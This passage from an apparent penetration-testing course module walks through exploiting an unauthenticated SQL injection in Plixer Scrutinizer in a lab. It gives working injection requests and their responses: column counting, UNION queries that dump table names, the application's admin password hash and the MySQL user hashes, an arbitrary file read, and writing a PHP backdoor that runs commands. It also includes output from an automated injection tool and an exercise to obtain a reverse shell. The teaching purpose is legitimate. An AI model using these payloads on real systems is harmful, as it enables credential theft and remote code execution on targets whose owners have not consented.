


Figure 76 - Enabling the plixer_apache and plixer_mysql Services

Browse to the login page of the application and log in using the following credentials:

URL	Username	Password
http://scrutinizer/	admin	admin

3.1.2 Identifying the Vulnerability

Scrutinizer has suffered from web-based vulnerabilities in the past as can be seen in the advisory by Trustwave²³. A quick look at the application shows that it is mainly composed of PerlApp compiled Perl CGI scripts, a few PHP scripts, and libraries.

Most of the CGI interaction requires authentication (although we see from the advisory that it wasn't implemented very well).

Our best bet for a "quick kill" would be to look for unauthenticated vulnerabilities, possibly residing in the PHP files. A quick search for all the PHP files present in Scrutinizer reveals a very limited list as seen in the following output.

```
root@kali:sources/html/# find . -name *.php
./html/d4d/alarms.php
./html/d4d/config.inc.php
./html/d4d/contextMenu.php
./html/d4d/database.inc.php
./html/d4d/exporters.php
./html/d4d/settings.php
./html/d4d/statusFilter.php
./html/flash/export.php
./html/jscalendar/calendar.php
./html/jscalendar/test.php
```

Figure 77 - Searching for PHP Files in the Scrutinizer Application

Looking at *statusFilter.php*, we notice the following code inside the *protList* function.

```
#####
## FUNCTIONS
#-----
function protList($db){
    $protOut = '';

    // Build Query
    $str = $_REQUEST['q'];
    $lim = $_REQUEST['limit'];
```

²³ <https://www.trustwave.com/Resources/Security-Advisories/Advisories/TWSL2012-008/?fid=3789>

```
$query = "SELECT name, ip_protocol FROM plixer.ip_protocol where name like
'".$str."%' limit 10 ";

// Perform Query
$result = $db->query($query);
```

Figure 78 - Interesting Code in the protList Function of statusFilter.php

The **protList** function will be called only if the following snippet of code is satisfied.

```
// Construct & return JSON
if ($_REQUEST['commonJson'] == 'protList'){
    echo protList($db);
```

Figure 79 - The Code that Needs to be Satisfied Prior to Calling protList

Browsing to this page while satisfying the condition for the execution of the **protList** function would result in a URL similar to that in Figure 22.

172.16.254.160/d4d/statusFilter.php?commonJson=protList

HOPOPT (0)|0 ICMP (1)|1 IGMP (2)|2 GGP (3)|3 IP (4)|4 ST (5)|5 TCP (6)|6 CBT (7)|7 EGP (8)|8 IGP (9)|9

Figure 80 - Browsing to the Link that will Ensure protList is Called

Now we can trigger the SQL injection vulnerability by introducing the vulnerable **q** parameter as follows.

172.16.254.160/d4d/statusFilter.php?commonJson=protList&q='

Database Error	
Message:	MySQL Query fail: SELECT name, ip_protocol FROM plixer.ip_protocol where name like "%' limit 10
MySQL Error:	You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' limit 10' at line 1
Date:	Thursday, May 3, 2012 at 1:03:27 PM
Script:	/d4d/statusFilter.php?commonJson=protList&q=%27

No Results Found\n

Figure 81 - Triggering the SQL Injection Vulnerability

Fortunately, we are greeted with a verbose MySQL debug message, which makes our life that much easier.

3.1.3 SQL Injection 101

Although the issue is well known, SQL injection is still one of the most common vulnerabilities in the wild. When successfully exploited, the impact can range from information disclosure to the full compromise of target systems.

3.1.3.1 Types of SQL Injection Attacks

All SQL injection issues share the fundamental property of exposing the SQL processor to untrusted user supplied data. The best categorization takes into account two main aspects of the vulnerability, the first being the entry point method and the second the way the output is presented to the attacker.

The first categorization entails the way the SQL injection is triggered, generally represented by the following three categories:

- **First Order:** malicious SQL statements are directly injected in the query and immediately executed;
- **Second Order:** the payload, returned by a first well-escaped SQL query, is memorized in a local storage, like a temporary variable, file, or table record, and is then retrieved and used by a subsequent vulnerable SQL query, triggering the injection;
- **Lateral:** is the most complex injection method. The vulnerable query or stored procedure is attacked by environmental components that were incorrectly considered safe by the developer and not through its parameters.

The above categories define only one aspect of the injection and further detail is given by the method through which data can be perceived by the attacker:

- **In-Band:** the same channel is used to send the attack and get the results;
- **Out-of-Band:** data is retrieved using a different channel;
- **Inferential:** no data is returned to the attacker and the query result is deduced from the websites behavior, for example by using timeouts.

This leads to the following table that synthesizes the nine basic possible SQL injection types:

Entry Point	Output Method			
	In-Band	Out of Band	Inferential	
	First Order	Easy to detect and exploit. Fast data retrieval.	Easy to detect but harder to exploit. Egress filtering can hamper exploitation.	Easy to detect but slow to exploit.
	Second Order	Hard to detect without source code or a large amount of tests.	Harder to detect as the page does not reflect data.	Harder to detect but the page will be altered by the queries.
	Lateral	Very hard to detect but easy to exploit.	Very hard to detect and harder to exploit if egress filtering is involved.	Attacks are only likely to succeed after lab tests and analysis.

Figure 82 - X Axis: Ease of Exploitation, Y Axis: Ease of Discovery

3.3.1.1 First Order Attack

In First Order SQL Injections, the attacker has the ability to directly alter the query that is immediately executed. No tricks are required to get the user input into the SQL statement and these attacks are possible because of poor programming practice.

There are three main ways to exploit first order SQL injections:

- Short-circuit the query to render it a tautology (an always true or false sentence) and obtain all the data in the already-selected table. This can be performed by injecting something like "OR 1=1";
- Use a **JOIN** (less common) or **UNION** (preferred way) statement to append arbitrary data to the returned dataset;
- Inject a sub-query (a secondary query between round parenthesis) into the existing statement.

3.3.1.2 Second Order Attack

Second order SQL injections differs from first order as the entry point is not directly reachable by the attacker but involves a two stage attack, making the discovery of such issues more complicated, especially in black-box penetration tests.

An attacker has to find a way to reach the vulnerable SQL query by tampering with the output of another operation, for example the result of another query or a different persistent storage, which is considered as a trusted source and thus not sanitized, escaped, or parameterized.

3.3.1.3 Lateral Injection

Lateral Injections were first discussed in a paper titled “Lateral SQL Injection: A new Class of Vulnerability in Oracle”²⁴ by Oracle expert David Litchfield early in 2008. This novel attack technique takes some standard concepts already known in vulnerability exploitation and applies them to SQL Injection: altering dependencies in order to take over the running component without directly attacking it.

Litchfield demonstrated that an attacker with access to Oracle's PL/SQL console can manipulate implicit functions like **TO_CHAR()** by changing environment variables like **NLS_DATE_FORMAT** or **NLS_NUMERIC_CHARACTERS** that define the format of dates and numbers data-types.

Thanks to this concept and the unsafe handling of otherwise considered safe values, it's possible to take over PL/SQL procedures without user inputs.

3.3.1.4 In-Band or Inbound

While the first three SQL injection categories are about the entry point, the next three are about the exit point: how the data is returned to the attacker. In-band or Inbound are the easiest to exploit, because the result of the injected SQL statement is included in the response from the web server as it's used as content.

The most common type of inbound exploitation is something already seen in the previous section and it entails an application vulnerable to **UNION**-based injections.

3.3.1.5 Out of Band

A SQL injection is Out of Band (OOB) when the requested result cannot be retrieved in the web server response and must be recovered through another communication channel. Injections of this type are more difficult to exploit and are less reliable because they are influenced by external deployment and architecture factors. There are many side channels, but the most common are the network and the file-system.

This exploitation technique can even be used in SQLi of less complexity, like In-band ones, when there are egress web application firewalls (for example ModSecurity) that check a page's output for specific

²⁴. <http://www.databasesecurity.com/dbsec/lateral-sql-injection.pdf>

keywords. Nevertheless, the simplest technique tends to be used and OOB injection is typically a sort of last resort for attackers.

Out of band exploitation methods can also be used to exploit 2nd order SQL injection as the result of the injected code can be directly retrieved through the side channel.

The main advantage of this sort of technique compared to Inference/Blind is the ability to recover large datasets with few requests, as in In-Bands, as opposed to the former that tends to use many requests to recover a single character of information.

Not all OOB techniques are usable as they rely greatly on the database type and configuration. When properly hardened, a database server will not be exploitable through most OOB techniques.

3.3.1.6 Inferential or Inference

In Inferential or Inference attacks, also known as Blind SQL Injections, the result of the query is deduced from the truthfulness of a known action. This injection is by far the most complex to exploit and the least performing.

A vulnerability of this kind is present when the result of the SQL statement is not used in the construction of the web page, but is used to perform a side action. For this reason, its identification is not simple as the attacker has no direct means of knowing the output, but can deduce it from a particular behavior.

To understand if the injected statement is being executed, the attacker may try to inject functions that require a long time to be computed. If the page takes a long time to load, then he is able to draw the conclusion that the action has in fact been executed.

In MySQL the **SLEEP()** function can be used in this way:

```
SELECT IF (1=1, SLEEP (5) , 1)
```

Figure 83 - Using the SLEEP Function in MySQL

This will delay the page load by 5 seconds, a noticeable effect even if no data is displayed in the page. To actually be able to pull data out of the database, a TRUE/FALSE question has to be formulated. If the answer is true, the database will execute a particular action, for example a sleep, if it is false the page will immediately load.

For example, to determine the username under which the current query is running in a MySQL database, the following query can be used:

```
SELECT IF(SUBSTRING(USER(),1,4)='root',SLEEP(5),1)
```

Figure 84 - Inference Based on SLEEP in MySQL

If the first 4 characters of the user string are “root”, then the page will take 5 seconds to load, otherwise it will load immediately. Obviously, if the page does load immediately (because the string is not root), then the brute-force will continue. In real life attacks, direct matches are not used and strings will be brute-forced character by character.

Typically, using the ‘sleep()’ function would be a last resort, since most often, SQL Injection is within a statement that returns 0 or more rows (selected from the database). This often gives us a page difference using a unique string to determine the true/false results.

3.1.4 Enumerating the Database

Now that we have located an unauthenticated vulnerability, there are several approaches we can take in order to exploit it. Remember that before attempting to exploit an SQL injection vulnerability, we usually need to have a better understanding of the underlying database, tables, and column structures in order to succeed in our attack. In this case, we have two ways of learning said database structure:

- As we have access to a copy of the vulnerable software, we are able to simply log into the database and learn its structure via direct queries.
- We could attempt to enumerate the database structure through inspection of the verbose error messages that the affected page so kindly provides.

We will enumerate the MySQL database for its underlying table structure via “Error Based Messages” and then we will verify our findings by querying the database directly on the victim machine.

Seeing that the vulnerable query is:

```
SELECT name, ip_protocol FROM plixer.ip_protocol where name like 'AAA%' limit 10
```

Figure 85 - The Vulnerable SQL Query

We can amend this query to divulge the number of columns in the current table by attempting to sort the results of the **SELECT** query by varying column numbers. The resultant queries would look similar to the following.

```
SELECT name, ip_protocol FROM plixer.ip_protocol where name like ' ' order by 1-- '%'
limit 10
SELECT name, ip_protocol FROM plixer.ip_protocol where name like ' ' order by 2-- '%'
limit 10
SELECT name, ip_protocol FROM plixer.ip_protocol where name like ' ' order by -- '%'
limit 10
```

Figure 86 - Trying to Determine the Number of Columns

Note that each query has a space on the end to ensure that the query becomes valid. Can you explain what these queries do?

To ease the testing process, we can use the burp proxy tool as shown in the output below.

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
GET /d4d/statusFilter.php?commonJson=protList&q='+order+by+1|--+
HTTP/1.1
Host: 172.16.175.145
Connection: close
```

Response

Raw	Headers	Hex
-----	---------	-----

```
HTTP/1.1 200 OK
Date: Tue, 03 May 2016 19:59:39 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
Content-Length: 20
Connection: close
Content-Type: text/html

No Results Found\n
```

Figure 87 – Searching for columns using order by

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
GET /d4d/statusFilter.php?commonJson=protList&q='+order+by+2|--+
HTTP/1.1
Host: 172.16.175.145
Connection: close
```

Response

Raw	Headers	Hex
-----	---------	-----

```
HTTP/1.1 200 OK
Date: Tue, 03 May 2016 20:01:54 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
Content-Length: 20
Connection: close
Content-Type: text/html

No Results Found\n
```

Figure 88 – Searching for columns using order by




Figure 89 – A database error, indicating that the previous number of columns is correct

From these results, we can deduce that the *plixer.ip_protocol* table has two columns. This of course is not necessary, since we can see the full query when causing an error. However, now that we have the number of columns in the current table, we can manipulate the MySQL server into outputting interesting data to us. For example, to extract the current database user, we would make the following query.




Figure 90 - Acquiring the Current Database Username

Extracting the MySQL database version:




Figure 91 - Retrieving the MySQL Database Version

Extracting the current database name:




Figure 92 - Getting the Name of the Current Database

We will notice that we can perform this in a single request, of course




Figure 93 - Pulling basic database metadata out of the database in a single request

As we notice the MySQL version is higher than 5, we can try to dump all of the table names from the MySQL *information_schema* as shown below. This is a rigorous process, so we will demonstrate how to do this process manually, followed by using darkMySQLi.py.




Figure 94 - Pulling the first table from information_schema




Figure 95 - Pulling the second table from information_schema

Now, let's extract the column names

Request

Raw	Params	Headers	Hex
<pre>GET /d4d/statusFilter.php?commonJson=protList&q='+union+select+col umn_name,1+from+information_schema.columns+where+table_name='u sers'+limit+1,1--+ HTTP/1.1 Host: 172.16.175.145 Connection: close</pre>			

Response

Raw	Headers	Hex
<pre>HTTP/1.1 200 OK Date: Tue, 03 May 2016 20:54:17 GMT Server: Apache X-Powered-By: PHP/5.3.3 Vary: Accept-Encoding Content-Length: 12 Connection: close Content-Type: text/html name (1) 1</pre>		

Figure 96 - Pulling the first column from the users table

Request

Raw	Params	Headers	Hex
<pre>GET /d4d/statusFilter.php?commonJson=protList&q='+union+select+col umn_name,1+from+information_schema.columns+where+table_name='u sers'+limit+2,1--+ HTTP/1.1 Host: 172.16.175.145 Connection: close</pre>			

Response

Raw	Headers	Hex
<pre>HTTP/1.1 200 OK Date: Tue, 03 May 2016 20:54:33 GMT Server: Apache X-Powered-By: PHP/5.3.3 Vary: Accept-Encoding Content-Length: 11 Connection: close Content-Type: text/html pwd (1) 1</pre>		

Figure 97 - Pulling the second column from the users table

Note that the table names are capitalized. This tells us that they are metadata tables. Now, instead of performing this manually, we will use an automated script.

```
root@kali:~/module-03# ./darkMySQli.py -u
"http://172.16.175.145/d4d/statusFilter.php?commonJson=protList&q='+union+select+dar
kc0de,darkc0de" --schema -D plixer --end --%20

|-----|
| rsauron@gmail.com                               v1.6 |
| 1/2009      darkMySQli.py                       |
| -- Multi Purpose MySQL Injection Tool --         |
| Usage: darkMySQli.py [options]                   |
| -h help      darkc0de.com                       |
|-----|

[+] URL:
http://172.16.175.145/d4d/statusFilter.php?commonJson=protList&q='+union+select+dar
kc0de,darkc0de
[+] 15:44:26
[+] Evasion: /**/ --%20
[+] Cookie: None
[+] SSL: No
[+] Agent: Mozilla/4.0 (compatible; MSIE 7.0b; Windows NT 5.1)
[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
    Database: plixer
    User: scrutinizer@localhost
    Version: 5.1.60-enterprise-commercial-classic
```

```
[+] Showing Tables & Columns from database "plixer"
[+] Number of Tables: 123

[Database]: plixer
[Table: Columns]

[1]3rdparty: id,label,url,icon,disabled,created_by
[2]activeif:
device_id,snmp_interface,in_bytes,out_bytes,in_packets,out_packets,max_in_bytes,max_
out_bytes,mins_data,flow_direction,modified_ts,last_flow_ts,last_max_reset,max_in_ts
,max_out_ts
[3]alarm_types: msg_type,msg_key
[4]alarms_menu: id,lang_name_id,parent_id,menu,url
[5]apikeys: apikey_id,url,apikey
[6]application_pivot: app_piv_id,app_id,port_id,network_id

...
```

Figure 98 - Dumping All of the MySQL Table Names and columns – note the appended --%20

Having gathered the database table and column names, we decide to target the authentication information in the database. It would be safe to assume at this point that this information is probably residing in the *users* table so we proceed to dump its table data.

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
<pre>GET /d4d/statusFilter.php?commonJson=protList&q='+union+select+con cat(id,0x3a,name,0x3a,pwd),1+from+users--+ HTTP/1.1 Host: 172.16.175.145 Connection: close</pre>				<pre>HTTP/1.1 200 OK Date: Tue, 03 May 2016 20:59:02 GMT Server: Apache X-Powered-By: PHP/5.3.3 Vary: Accept-Encoding Content-Length: 24 Connection: close Content-Type: text/html 1:admin:Iw0BBgo= (1) 1</pre>		

Figure 99 - Dumping the Application Username and Password Hash

And given the right privileges, we can also dump the MySQL usernames and hashes (MySQL SHA1).

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
<pre>GET /d4d/statusFilter.php?commonJson=protList&q='+union+select+con cat(0user,0x3a,Password),1+from+mysql.user --+ HTTP/1.1 Host: 172.16.175.145 Connection: close</pre>				<pre>HTTP/1.1 200 OK Date: Tue, 03 May 2016 21:02:47 GMT Server: Apache X-Powered-By: PHP/5.3.3 Vary: Accept-Encoding Content-Length: 133 Connection: close Content-Type: text/html root: (1) 1 scrutinizer:*4ACFE3202A5FF5CF467898FC58AAB1D615029441 (1) 1 scrutremote:*4ACFE3202A5FF5CF467898FC58AAB1D615029441 (1) 1</pre>		

Figure 100 - Dumping the MySQL Usernames and Password Hashes

Other than querying the database, we can also read arbitrary files from the local file system by using **LOAD_FILE** as follows and encoding the filename as ascii encoded.

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex		
<pre>GET /sdd/statusFilter.php?commonJson=protListsg="+union+all+slect+load_file(0x633a5c626f6f742e696e9b),1--+ HTTP/1.1 Host: 172.16.175.145 Connection: close</pre>				<pre>HTTP/1.1 200 OK Date: Tue, 03 May 2016 22:40:18 GMT Server: Apache X-Powered-By: PHP/5.3.3 Vary: Accept-Encoding Content-Length: 218 Connection: close Content-Type: text/html [boot loader] timeout=30 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems] multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise" /noexecute=optout /fastdetect (1)1</pre>				

Figure 101 - Reading an Arbitrary File from the Target Filesystem

3.1.4.1 Course Work

Exercise: What Do We Have Here?

- Test the SQL injection mentioned above. What other interesting information can you discover about the database?

3.1.5 Getting Code Execution

As the MySQL server is running on Windows with SYSTEM privileges, there is a good chance we will be able to write to the victim file system using the **INTO OUTFILE** functionality.




Figure 102 - Testing the Ability to Write a File

Now that we've proven we can write to the filesystem, let's write a malicious PHP file to the target.




Figure 103 - Writing a Malicious PHP Backdoor to the Filesystem

Accessing this file in a browser should prove code execution as shown below.

Request

Raw

Params

Headers

Hex

```
GET /exec.php?cmd=ipconfig HTTP/1.1
Host: 172.16.175.145
Connection: close
```

Response

Raw

Headers

Hex

```
HTTP/1.1 200 OK
Date: Tue, 03 May 2016 22:53:49 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
Content-Length: 302
Connection: close
Content-Type: text/html

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 172.16.175.145
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.175.2
                                1
```

Figure 104 - Proving We Have Code Execution

3.1.5.1 Course Work

Exercise: Run Forrest, Run!

- Recreate this attack. Find a way to get a proper reverse shell from the Scrutinizer web interface.

3.2 Time Based Blind SQL Injection

3.2.1 Getting Started

Boot up the VMware image containing the Plixer Scrutinizer and sFlow Analyzer installation version 11.01. Run the installer, accepting all the defaults. The service should start on the first time, however, if you need to restart services, open the Windows Services console (*services.msc*) and enable the *plixer_apache* and *plixer_mysql* services. Browse to the login:

URL	Username	Password
http://scrutinizer/	admin	admin

3.2.2 Identifying the Vulnerability

Unfortunately, this time we will not be greeted with a verbose error message. We learnt that most of the php code is stored in the `html/d4d/` folder. We will be auditing the `login.php` page since that is the only code that is unauthenticated.

```
